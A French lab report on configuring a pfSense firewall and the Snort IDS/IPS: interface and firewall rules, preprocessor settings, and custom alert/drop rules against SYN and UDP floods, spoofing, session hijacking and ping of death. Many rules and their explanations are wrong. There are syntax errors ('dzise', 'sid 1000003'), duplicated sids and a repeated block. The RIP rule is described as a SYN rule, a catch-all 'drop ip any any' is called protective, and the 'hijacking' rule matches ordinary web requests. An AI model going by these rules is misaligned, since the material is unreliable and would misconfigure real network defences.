et voilà on a vraiment démontré que cette attaque est bien évidemment fonctionne

Wireshark Network Traffic Capture Screenshot:

Packet List:

No.	Time	Source	Destination	Length	Info
24	18.619538107	VMware_79:f2:a6	VMware_79..A..	42	10.10.10.126 is at 00:0c:29:79:f2:a6
25	18.619700019	10.10.10.136	10.10.10...I..	98	Echo (ping) reply id=0xb7f, seq=6/1536, ttl=64 (request in 22)
26	18.628737826	10.10.10.126	10.10.10...I..	98	Echo (ping) request id=0xb7f, seq=7/1792, ttl=64 (reply in 27)
27	19.629790115	10.10.10.136	10.10.10...I..	98	Echo (ping) reply id=0xb7f, seq=7/1792, ttl=64 (request in 26)

Details pane:

```
> Frame 26: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_79:f2:a6 (00:0c:29:79:f2:a6), Dst: VMware_79:f2:a6 (00:0c:29:79:f2:a6)
> Internet Protocol Version 4, Src: 10.10.10.126, Dst: 10.10.10.136
> Internet Control Message Protocol
```

Bytes pane:

```
0000  00 0c 29 79 f2 a6 00 0c 29 79 f2 a6 08 00 45 00 ..)y....)y.....E...
0010  00 54 9e b9 40 00 40 01 72 d6 0a 0a 7e 0a 0a .T @ @ r ~...
0020  0a 88 08 00 4f 38 8b 7f 00 07 79 fb 35 64 00 00 ..08...y 5d..
0030  00 00 a9 0e 06 00 00 00 00 00 10 11 12 13 14 15 ..:.....!#$%
0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 8'()*, - ./012345
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 67
0060  36 37
```

On commence par la configuration basique de notre pare-feu Pfsense.


En se dirigeant vers le chemin suivant: *Système/Avancé/Accès administrateur*

On change le protocole HTTP vers HTTPS.



Après on se dirige vers: *Système/Avancé/Mise en réseau*

On coche les options suivantes : '**Déchargement de la somme de contrôle matériel**' '**Déchargement de la segmentation TCP matérielle**' '**Déchargement de réception de matériel**'. En cochant ces options, on les désactive. L'intérêt de ça est pour que le mode '**Inline Mode**' qu'on va utiliser après dans le blockage des adresses IP dans le package SNORT puisse fonctionner sans problème.



Maintenant on se dirige vers: *Système/Configuration générale*

Ici, on peut changer le nom de hôte, le domaine et le fuseau horaire et configurer le domaine DNS.

Système	
<u>Nom d'hôte</u>	pfSense Nom d'hôte du pare-feu, sans le nom de domaine
<u>Domaine</u>	home.arpa Do not end the domain name with '.local' as the final part (Top Level Domain, TLD). The 'local' TLD is widely used by mDNS (e.g. Avahi, Bonjour, Rendezvous, Airprint, Airplay) and some Windows systems and networked devices. These will not network correctly if the router uses 'local' as its TLD. Alternative TLDs such as 'local.lan' or 'mylocal' are safe.
Paramètres du serveur DNS	
Serveurs DNS	8.8.8.8 Adresse Saisir les adresses IP des serveurs DNS utilisés par le système. Ceux-ci sont également utilisés pour le service DHCP, le DNS Forwarder et le serveur de résolution DNS lorsqu'il est activé.
DNS Hostname	Nom d'hôte Enter the DNS Server Hostname for TLS Verification in the DNS Resolver (optional).

Après qu'on a fini la configuration basique de notre pare-feu, on passe à la configuration de nos Interfaces qui se trouve dans la rubrique ‘Interfaces’.

Comme exemple, On a configuré l’interface LAN. On a configuré l’adresse IPv4 statique.

Configuration statique IPv4	
Adresse IPv4	172.16.0.5 / 16
Passerelle IPv4 en amont	Aucun
<input type="button" value="Ajouter une nouvelle passerelle"/>	
Si l’interface est connecté à internet, sélectionnez une passerelle dans la liste ou ajoutez en une en cliquant sur le bouton "Ajoutez". Pour votre LAN la passerelle peut être nulle. Les passerelles sont administrables en cliquant ici	

Maintenant on passe à la configuration des règles de notre pare-feu Pfsense.

En se dirigeant vers le chemin: *Pare-feu/Règles*

On configure une règle qui laisse passer les paquets qui viennent de notre LAN vers notre WAN.

Modifier la règle de Pare-Feu

Action	<input type="button" value="Autoriser"/>	Choisissez que faire des paquets qui correspondent aux critères ci-dessous. Aide : La différence entre bloquer et rejeter est qu'avec 'Rejeter', un paquet (TCP, RST ou ICMP port unreachable pour UDP) est retourné à l'envoyer, alors qu'avec 'Bloquer', le paquet est supprimé silencieusement. Dans tous les cas, le paquet est supprimé.
Désactivé	<input type="checkbox"/> Désactiver cette règle	Choisissez cette option pour désactiver cette règle sans la supprimer de la liste.
Interface	<input type="button" value="LAN"/>	Choisissez l'interface d'où les paquets doivent provenir pour correspondre à cette règle.
Famille d'adresse	<input type="button" value="IPv4"/>	Choisissez la version du protocole IP à laquelle cette règle s'applique.
Protocole	<input type="button" value="Tous"/>	Choisissez quel protocole IP cette règle devrait correspondre.
Source		
Source	<input type="checkbox"/> Invert match	<input type="button" value="LAN net"/> Source Address /
Destination		
Destination	<input type="checkbox"/> Invert match	<input type="button" value="WAN net"/> Destination Address /

On configure une autre règle qui laisse passer les paquets qui viennent de notre WAN vers notre LAN.

Modifier la règle de Pare-Feu

Action	<input type="button" value="Autoriser"/>	Choisissez que faire des paquets qui correspondent aux critères ci-dessous. Aide : La différence entre bloquer et rejeter est qu'avec 'Rejeter', un paquet (TCP, RST ou ICMP port unreachable pour UDP) est retourné à l'envoyer, alors qu'avec 'Bloquer', le paquet est supprimé silencieusement. Dans tous les cas, le paquet est supprimé.
Désactivé	<input type="checkbox"/> Désactiver cette règle	Choisissez cette option pour désactiver cette règle sans la supprimer de la liste.
Interface	<input type="button" value="LAN"/>	Choisissez l'interface d'où les paquets doivent provenir pour correspondre à cette règle.
Famille d'adresse	<input type="button" value="IPv4"/>	Choisissez la version du protocole IP à laquelle cette règle s'applique.
Protocole	<input type="button" value="Tous"/>	Choisissez quel protocole IP cette règle devrait correspondre.
Source		
Source	<input type="checkbox"/> Invert match	<input type="button" value="WAN net"/> Source Address /
Destination		
Destination	<input type="checkbox"/> Invert match	<input type="button" value="WAN net"/> Destination Address /

On configure une autre règle qui bloque les paquets qui viennent des réseaux externes vers notre LAN. Pour cette règle on va activer la journalisation.

Modifier la règle de Pare-Feu

Action	Bloquer	Choisissez que faire des paquets qui correspondent aux critères ci-dessous. Aide : La différence entre bloquer et rejeter est qu'avec 'Rejeter', un paquet (TCP, RST ou ICMP port unreachable pour UDP) est retourné à l'envoyeur, alors qu'avec 'Bloquer', le paquet est supprimé silencieusement. Dans tous les cas, le paquet est supprimé.	
Désactivé	<input type="checkbox"/> Désactiver cette règle	Choisissez cette option pour désactiver cette règle sans la supprimer de la liste.	
Interface	LAN	Choisissez l'interface d'où les paquets doivent provenir pour correspondre à cette règle.	
Famille d'adresse	IPv4	Choisissez la version du protocole IP à laquelle cette règle s'applique.	
Protocole	Tous	Choisissez quel protocole IP cette règle devrait correspondre.	
Source			
Source	<input type="checkbox"/> Invert match	tout	Source Address /
Destination			
Destination	<input type="checkbox"/> Invert match	WAN net	Destination Address /
Options additionnelles			
Journalise	<input checked="" type="checkbox"/> Journaliser les paquets générés par cette règle		

A la fin on ordonne les règles de cette manière.

Règles (Faire glisser pour changer l'ordre)											Actions
	États	Protocole	Source	Port	Destination	Port	Passerelle	File d'attente	Ordonnancement	Description	Actions
<input checked="" type="checkbox"/>	0 / 0 B	*	*	*	LAN Address	443 80	*	*		Règle anti-bloquage	
<input type="checkbox"/>	0 / 0 B	IPv4	*	LAN net	*	WAN net	*	*	aucun	Laisser les paquets qui viennent de notre LAN	
<input type="checkbox"/>	0 / 0 B	IPv4	*	WAN net	*	WAN net	*	*	aucun	Laisser les paquets qui viennent de notre WAN	
<input type="checkbox"/>	0 / 0 B	IPv4	*	*	WAN net	*	*		aucun	Bloquer les paquets qui viennent des autres réseaux	
<input type="checkbox"/>	0 / 0 B	IPv4	*	LAN net	*	*	*	*	aucun	Default allow LAN to any rule	
<input type="checkbox"/>	0 / 0 B	IPv6	*	LAN net	*	*	*	*	aucun	Default allow LAN IPv6 to any rule	

Maintenant après qu'on a réglé notre Pare-feu avec ses règles, on va installer SNORT qui va nous aider à bloquer quelques types d'attaques.

Premièrement on doit l'installer dans Pfsense.

The screenshot shows the Pfsense package manager interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. Below the navigation is a breadcrumb trail: System / Package Manager / Installed Packages. A red question mark icon is in the top right corner. The main content area has tabs for 'Installed Packages' (which is selected) and 'Available Packages'. A table titled 'Installed Packages' lists the following row:

Name	Category	Version	Description	Actions
✓ snort	security	4.1.6	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	

Below the table, it says 'Package Dependencies:' followed by a link to 'snort-2.9.20'.

Après on a configuré l'interface (LAN) comment suivant:

- 1- Activer l'interface.
- 2- Activer '**Send Alerts to System Log**'. Snort va envoyer les alerts vers le log du Pare-Feu Pfsense.
- 3- Activer '**Block Offenders**'. En activant cette option Snort va bloquer automatiquement les hôtes qui génèrent une alerte.
- 4- Dans le '**IPS Mode**', On a choisi '**Inline Mode**'.

Inline Mode intercepte et inspecte les paquets avant de les transférer à la pile réseau de l'hôte pour un traitement ultérieur. Les paquets correspondant aux règles de suppression (**DROP**) sont simplement rejetés (supprimés) et ne sont pas transmis à la pile réseau de l'hôte. Aucune fuite de paquets ne se produit avec ce mode.

- 5- Dans le '**Search Method**', On a choisi '**AC-BNFA**'.

AC-BNFA est un algorithme avancé de correspondance de motifs utilisé pour l'inspection des paquets dans un système de détection d'intrusion (IDS). Cet algorithme permet à Snort de rechercher efficacement des motifs spécifiques dans les données des paquets en utilisant une structure de données appelée Automate Cellulaire-Branche et une table d'états finis non déterministe (AC-BNFA). Il offre des performances élevées et une détection précise des signatures malveillantes, ce qui en fait un outil essentiel pour la sécurité des réseaux.

Paramètres généraux	
Activer	<input checked="" type="checkbox"/> Activer interface
Interface	LAN (em1)
Choose the interface where this Snort instance will inspect traffic.	
Description	LAN
Enter a meaningful description here for your reference.	
Snap Length	1518
Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.	
Alert Settings	
Send Alerts to System Log	<input checked="" type="checkbox"/> Snort will send Alerts to the firewall's system log. Default is Not Checked.
System Log Facility	LOG_AUTH
Select system log Facility to use for reporting. Default is LOG_AUTH.	
System Log Priority	LOG_ALERT
Select system log Priority (Level) to use for reporting. Default is LOG_ALERT.	

Block Settings	
Block Offenders	<input checked="" type="checkbox"/> Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.
IPS Mode	Inline Mode
Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode.	
Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: bnxt, cc, cxe, cxl, em, em, ena, ice, igb, ijc, ix, ixgbe, ixl, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.	
Detection Performance Settings	
Search Method	AC-BNFA
Choose a fast pattern matcher algorithm. Default is AC-BNFA.	

Dans la rubrique ‘LAN Preprocessor Information’:

1- Activer ‘Stream5 Target-Based Stream Reassembly’.

Stream5 Target-Based Stream Reassembly est une fonctionnalité de Snort qui permet la reconstitution efficace des flux de données dans le but d'analyser et de détecter les activités suspectes dans un réseau. Cette option utilise une approche basée sur la cible, ce qui signifie qu'elle se concentre sur la reconstruction précise des flux de communication entre les hôtes du réseau.

2- Activer ‘Check Session Hijacking’.

Cette vérification valide l'adresse (MAC) du matériel des deux côtés de la connexion - telle qu'établie lors de l'établissement de la connexion en trois étapes (3-way Handshake) - par rapport aux paquets ultérieurs reçus sur la session.

3- Activer ‘Require 3-Way Handshake’

Établir des sessions uniquement à la fin du 3-way handshake **SYN/SYN-ACK/ACK**.

4- Activer ‘Detect TCP Anomalies’

L'option "**Detect TCP Anomalies**" dans Snort permet de détecter les anomalies TCP dans le trafic réseau. Cette fonctionnalité vise à identifier les comportements anormaux ou non conformes dans les flux de communication TCP. La détection des anomalies TCP est un moyen efficace de repérer les attaques telles que les scans de ports, les tentatives d'établissement de connexion frauduleuse (TCP SYN flood), les attaques d'évitement de pare-feu (Firewall Evasion), les attaques par déni de service (DoS), les tentatives de détournement de connexion, et d'autres activités suspectes.

Stream5 Target-Based Stream Reassembly	
Activer	<input checked="" type="checkbox"/> Use Stream5 session reassembly for TCP, UDP and/or ICMP traffic. Default is Checked.
Flush On Alert	<input type="checkbox"/> Flush a TCP stream when an alert is generated on that stream (for backwards compatibility). Default is Not Checked.
Prune Log Max	1048576 Prune Log Max Bytes. Minimum is 0 (disabled), or if not disabled, 1024. Maximum is 1073741824. Default is 1048576 (1 MB).
Logs a message when a session terminates that was using more than the specified number of bytes.	
Detect TCP Anomalies	<input checked="" type="checkbox"/> Detect TCP protocol anomalies. Default is Not Checked.
Check Session Hijacking	<input checked="" type="checkbox"/> Check for TCP session hijacking. Default is Not Checked. This check validates the hardware (MAC) address from both sides of the connection - as established on the 3-way handshake - against subsequent packets received on the session.
Require 3-Way Handshake	<input checked="" type="checkbox"/> Establish sessions only on completion of SYN/SYN-ACK/ACK handshake. Default is Not Checked.

5- Activer '**Enable ARP Spoof Detection**'.

L'option "Enable ARP Spoof Detection" dans Snort permet de détecter les attaques de spoofing ARP. Lorsqu'elle est activée, Snort surveille le trafic ARP sur le réseau et détecte les tentatives de manipulation ou de falsification des tables ARP. Lorsqu'une activité suspecte est détectée, une alerte est générée, indiquant une possible attaque de spoofing ARP en cours. Cette fonctionnalité aide à protéger le réseau contre les attaques de type ARP spoofing, qui visent à tromper les systèmes en falsifiant les adresses MAC associées aux adresses IP.

6- Activer '**Enable Unicast ARP Checks**'.

L'option "Enable Unicast ARP Checks" dans Snort permet de vérifier la validité des requêtes ARP unicast sur le réseau. Lorsqu'elle est activée, Snort examine les requêtes ARP unicast et détecte les anomalies telles que les adresses de destination incorrectes ou les adresses MAC multiples associées à une même adresse IP. Cela aide à identifier les tentatives d'ARP spoofing ou d'autres manipulations malveillantes du protocole ARP. Lorsqu'une anomalie est détectée, une alerte est générée, permettant aux administrateurs de prendre des mesures pour sécuriser le réseau contre de telles attaques.

Pour les règles, on a ajouté les règles suivants:

On a deux type d'actions:

alert: Déclencher une alerte avec l'adresse IP responsable.

drop: Bloquer l'adresse IP si une alerte est déclenchée.

```
alert tcp any any -> any any (flags: S; flow: stateless; threshold: type both,  
track by_src, count 1000, seconds 3; msg: "Possible SYN Flood Attack"; sid:  
10001; rev: 1;)
```

Cette règle examine le trafic TCP avec le drapeau SYN activé (indiquant une demande de nouvelle connexion) en provenance de n'importe quelle source à destination de n'importe quelle adresse IP. Si le nombre de paquets SYN dépasse 1000 par seconde pendant une période de 3 secondes, une alerte est déclenchée avec le message "Possible SYN Flood Attack".

```
drop tcp any any -> any any (flags: S; flow: stateless; threshold: type both,  
track by_src, count 1000, seconds 3; msg: "Possible SYN Flood Attack"; sid:  
10002; rev: 1;)
```

```
alert tcp any any -> any any (flags: S; msg:"Possible SYN DoS"; flow:  
stateless; threshold: type both, track by_dst, count 1000, seconds 3;  
sid:10003;rev:1;)
```

Cette règle fait la même chose que la règle précédente. La seule différence est que la première règle utilise le suivi basé sur la source (track by_src) pour compter le nombre de paquets SYN émis par chaque adresse source individuelle. Alors que la deuxième règle utilise le suivi basé sur la destination (track by_dst) pour compter le nombre de paquets SYN reçus par chaque adresse de destination.

```
drop tcp any any -> any any (flags: S; msg:"Possible SYN DoS"; flow:  
stateless; threshold: type both, track by_dst, count 1000, seconds 3;  
sid:10004;rev:1;)
```

```
alert udp any any -> any any (msg:"UDP Flood Attack Detected";  
threshold:type threshold, track by_src, count 100, seconds 5; sid:10005;  
rev:1;)
```

Cette règle détecte les attaques de type UDP Flood. Elle spécifie que si plus de 100 paquets UDP sont reçus d'une même source pendant une période de 5 secondes,

une alerte sera déclenchée avec le message "UDP Flood Attack Detected". Le paramètre "threshold:type threshold, track by_src" est utilisé pour suivre et compter les paquets UDP par adresse source.

```
drop udp any any -> any any (msg:"UDP Flood Attack Detected";  
threshold:type threshold, track by_src, count 100, seconds 5; sid:10006;  
rev:1;)
```

```
alert ip any any -> any any (msg:"Possible IP Spoofing Detected"; threshold:  
type threshold, track by_src, count 10, seconds 1; sid:10007; rev:1;)
```

Cette règle détecte les tentatives de spoofing IP. Elle spécifie que si plus de 10 paquets IP sont reçus d'une même source pendant une période de 1 seconde, une alerte sera déclenchée avec le message "Possible IP Spoofing Detected". Le paramètre "threshold: type threshold, track by_src" est utilisé pour suivre et compter les paquets IP par adresse source.

```
drop ip any any -> any any (msg:"Possible IP Spoofing Detected"; threshold:  
type threshold, track by_src, count 10, seconds 1; sid:10008; rev:1;)
```

```
alert tcp any any -> any any (msg:"TCP Session Hijacking Detected"; flags:  
PA; flow: to_server, established; content:"|0D 0A|Host|3A|"; nocase;  
content:"|0D 0A|Referer|3A|"; nocase; sid:10009; rev:1;)
```

Cette règle détecte les tentatives de détournement de session TCP. Elle spécifie que si un paquet TCP est reçu avec les drapeaux "PA" (Acknowledge Push), dans le flux allant vers le serveur et dans une connexion établie, contenant les chaînes "Host" et "Referer" dans l'en-tête du paquet, une alerte sera déclenchée avec le message "TCP Session Hijacking Detected".

```
drop tcp any any -> any any (msg:"TCP Session Hijacking Detected"; flags:  
PA; flow: to_server, established; content:"|0D 0A|Host|3A|"; nocase;  
content:"|0D 0A|Referer|3A|"; nocase; sid:10010; rev:1;)
```

```
alert tcp any any -> any 23 (msg:"Telnet Session Hijacking Detected"; flags:  
PA; content:"|0D 0A|"; within: 50; content:"spoofed_command"; nocase;  
sid:10011; rev:1;)
```

Cette règle détecte les tentatives de détournement de session Telnet. Elle spécifie que si un paquet TCP est reçu depuis n'importe quelle source vers le port 23 (port

Telnet), avec les drapeaux "PA" (Acknowledge Push) et contenant la séquence de caractères "|0D 0A|" (retour à la ligne) suivie de la chaîne "spoofed_command" dans les 50 octets suivants, une alerte sera déclenchée avec le message "Telnet Session Hijacking Detected".

```
drop tcp any any -> any 23 (msg:"Telnet Session Hijacking Detected"; flags: PA; content:"|0D 0A|"; within: 50; content:"spoofed_command"; nocase; sid:10012; rev:1;)
```

```
alert tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10013; rev:1;)
```

Cette règle détecte les tentatives de terminaison de session Telnet. Elle spécifie que si un paquet TCP est reçu depuis n'importe quelle source vers le port 23 (port Telnet), avec le drapeau "R" (Reset), et que la session est établie et du serveur vers le client, une alerte sera déclenchée avec le message "Telnet Session Termination Detected". De plus, un seuil est défini pour cette règle, qui limite le nombre de déclenchements de l'alerte à 5 par adresse source, dans une fenêtre de 2 secondes.

```
drop tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10014; rev:1;)
```

```
alert tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10013; rev:1;)
```

Cette règle détecte les tentatives de terminaison de session Telnet. Elle spécifie que si un paquet TCP est reçu depuis n'importe quelle source vers le port 23 (port Telnet), avec le drapeau "R" (Reset), et que la session est établie et du serveur vers le client, une alerte sera déclenchée avec le message "Telnet Session Termination Detected". De plus, un seuil est défini pour cette règle, qui limite le nombre de déclenchements de l'alerte à 5 par adresse source, dans une fenêtre de 2 secondes.

```
drop tcp any any -> any 23 (msg:"Telnet Session Termination Detected"; flags: R; flow: established, from_server; threshold: type threshold, track by_src, count 5, seconds 2; sid:10014; rev:1)
```

```
alert icmp any any -> any any (msg:"ping of the death detected " dzise:>4000 ;sid 1000003 ; rev:1)
```

Cette règle de pare-feu vise à détecter les paquets ICMP (Internet Control Message Protocol) spécifiques. Lorsqu'un paquet ICMP est détecté, peu importe son adresse source ou de destination, et s'il a une taille supérieure à 4000 octets, cette règle déclenchera une alerte.

L'alerte affichera le message "ping of the death detected". L'identifiant unique de cette règle est 1000003, et sa révision est la première version. Ainsi, cette règle permet de surveiller les paquets ICMP potentiellement problématiques pour la sécurité du réseau.

drop icmp any any -> any any (msg:"ping of the death detected " dzise:>4000 ;sid 1000003 ; rev:1)

Cette règle de pare-feu est configurée pour bloquer tous les paquets ICMP (Internet Control Message Protocol) qui répondent à certains critères. Lorsqu'un paquet ICMP est détecté, peu importe son adresse source ou de destination, et s'il a une taille supérieure à 4000 octets, cette règle sera appliquée. Au lieu de simplement générer une alerte, comme dans la règle précédente, cette règle de pare-feu est plus stricte et empêchera le paquet ICMP de passer à travers le pare-feu. Ainsi, si un paquet ICMP correspondant à ces critères est détecté, il sera immédiatement abandonné, sans aucune communication supplémentaire vers ou depuis n'importe quelle adresse. Cela contribue à renforcer la sécurité du réseau en bloquant spécifiquement les paquets ICMP potentiellement dangereux, tels que ceux avec une taille inhabituellement élevée qui pourraient être utilisés pour attaquer le réseau (parfois appelés "ping of the death").

alert icmp any any -> any any (msg:"IP Spoofing Detected ";icode:0 ;itype:8 ;flowbits:set ,ip_spoof_detected;sid 1000001 ;)

La règle de pare-feu que vous avez fournie vise à détecter les cas de falsification d'adresse IP, également connus sous le nom d'IP Spoofing. Lorsqu'un paquet ICMP est détecté, peu importe l'adresse source ou de destination, avec un code ICMP de 0 et un type ICMP de 8 (correspondant à une demande d'écho ICMP), cette règle déclenchera une alerte. L'alerte affichera le message "IP Spoofing Detected". De plus, cette règle utilise le mécanisme "flowbits" pour marquer les paquets suspects avec le flag "ip_spoof_detected". L'identifiant unique de cette règle est 1000001. En résumé, cette règle de pare-feu contribue à identifier les tentatives de falsification d'adresse IP dans les paquets ICMP, fournissant ainsi une mesure de sécurité supplémentaire pour protéger le réseau contre de telles attaques.

drop ip any any -> any any (msg :"Blocked IP traffic";sid :1000007;rev:1;)

Cette règle de pare-feu spécifie une action de blocage pour tout le trafic IP. Elle indique que tout paquet IP, indépendamment de son adresse source ou de destination, sera rejeté et ne sera pas autorisé à passer à travers le pare-feu. Lorsqu'un paquet est bloqué en vertu de cette règle, un message d'alerte sera généré avec le texte "Blocked IP traffic". L'identifiant unique attribué à cette règle est 1000007, et la révision de la règle est la première version. Cette règle permet donc de protéger le réseau en bloquant tout le trafic IP non autorisé ou indésirable.

alert udp any any -> any 520 (msg:"Possible RIP DoS Attack Detected"; content:"RIPv1"; depth: 5; detection_filter: track by_src, count 10, seconds 60; sid:1000001; rev:1;)

Cette règle Snort détecte les paquets TCP avec le drapeau SYN (S) activé (qui indique le début de la demande de connexion) dans les deux directions (de n'importe quelle adresse source et n'importe quel port vers n'importe quelle adresse de destination et n'importe quel port).

```
drop udp any any -> any 520 (msg:"Blocking RIP DoS Attack"; content:"RIPv1"; depth: 5; sid:1000002; rev:1;)
```

Cette règle utilise l'action "drop" pour bloquer les paquets UDP destinés au port 520 (utilisé par RIP) et contenant le motif "RIPv1" dans les 5 premiers octets.

Lorsque Snort détecte un paquet correspondant à cette règle, il effectuera une action de blocage, ce qui signifie que le paquet sera supprimé et ne sera pas transmis au destinataire. Cela permet de protéger le réseau contre les attaques DoS ciblant le protocole RIP.

Après qu'on a configuré notre pare-feu Pfsense on va passer à configurer nos machines virtuelles pour que les tous paquets qui vient de ces machines passe par notre pare-feu. Pour ça on doit changer l'adresse de passerelle de ces machines pour qu'elle soit la même adresse de notre pare-feu.

Pour la machine Kali, on va utiliser la commande suivante:


```
sudo ip route add default via 172.16.0.5 dev eth0
```



"the quieter you become, the more you are able to hear"

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo ip route add default via 172.16.0.5 dev eth0
```

Pour la machine Ubuntu:



Comparaison


Alors maintenant que tous est configuré on va lancer nos machines et notre pare-feu Pfsense. Après On va lancer le service SNORT.

